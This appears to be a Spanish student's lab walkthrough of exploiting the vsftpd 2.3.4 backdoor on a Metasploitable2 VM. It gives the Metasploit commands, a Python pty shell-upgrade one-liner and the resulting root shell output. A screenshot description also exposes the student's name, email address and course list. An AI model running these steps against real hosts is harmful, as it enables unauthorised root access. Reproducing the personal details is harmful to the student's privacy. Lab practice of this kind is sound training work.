
Con el comando msfconsole abro metasploit y busco el nombre del servicio que tiene CVE.

➤ search vsftpd




Voy a usar el que tiene la versión 2.3.4 que es la que necesitamos.


➤ use 1




Con **options** vemos las opciones del exploit.



Con **set RHOSTS 10.0.2.3** configuro el exploit.



Explotamos la vulnerabilidad con **exploit**.



Ya somos root en la VM metasploitable2.

Podría hacer un mejor tratamiento de la Shell con meterpreter, modificando un script con msfvenom, pero también he visto que se puede hacer un tratamiento con este comando de Python.

➤ `python -c 'import pty; pty.spawn("/bin/bash")'`

The image shows two side-by-side screenshots. The left screenshot is a terminal window titled 'kali-linux-2023.3-virtualbox-amd64 (Instantánea 1) [Comando] - Oracle VM VirtualBox'. It displays the output of a Metasploit session where a backdoor service was spawned on 10.0.2.3:21, resulting in a root shell. The user then runs 'python -c 'import pty; pty.spawn("/bin/bash")'', which upgrades the shell to a pty bash. The terminal shows the output of 'whoami' (root), 'ifconfig', and 'ls'. The right screenshot is a web browser window showing a user profile for 'ALBERTO DIEGUEZ ALVAREZ'. The profile includes a profile picture, a bio, and a list of course profiles and activity logs.

Left Screenshot (Terminal):

```
[*] 10.0.2.3:21 - Backdoor service has been spawned, handling...
[*] 10.0.2.3:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:38483 -> 10.0.2.3:6200) at 2026-01-30 02:01:42 +0100

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e9:98:4c
          inet addr:10.0.2.3  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a0:27ff:fe9:984c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:172506 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180765 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13192282 (12.5 MB)  TX bytes:34823837 (33.2 MB)
          Base address:0xd020 Memory:f0200000-f0200000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:481 errors:0 dropped:0 overruns:0 frame:0
          TX packets:481 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:193949 (189.4 KB)  TX bytes:193949 (189.4 KB)

python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:~# pwd
/
root@metasploitable:~# ll
ll
bash: ll: command not found
root@metasploitable:~# ls
ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt /sbin  usr
cdrom  home  lib  mnt  proc  srv

root@metasploitable:~#
```

Right Screenshot (User Profile):

ALBERTO DIEGUEZ ALVAREZ

[Editar perfil](#)

Información Personal

Dirección de correo:
a.dieguez.alvarez@gmail.com

Detalles del curso

Perfiles de curso

- Análisis Forense Informático (25-26)
- Bastionado de Redes y Sistemas (25-26)
- Hacking Ético (25-26)
- Incidentes de Ciberseguridad (25-26)
- Normativa de Ciberseguridad (25-26)

Actividad de accesos

Primer acceso al sitio
miércoles, 13 de noviembre de 2024, 15:15 (1 año 77 días)

Último acceso al sitio
jueves, 29 de enero de 2026, 23:47 (1 segundos)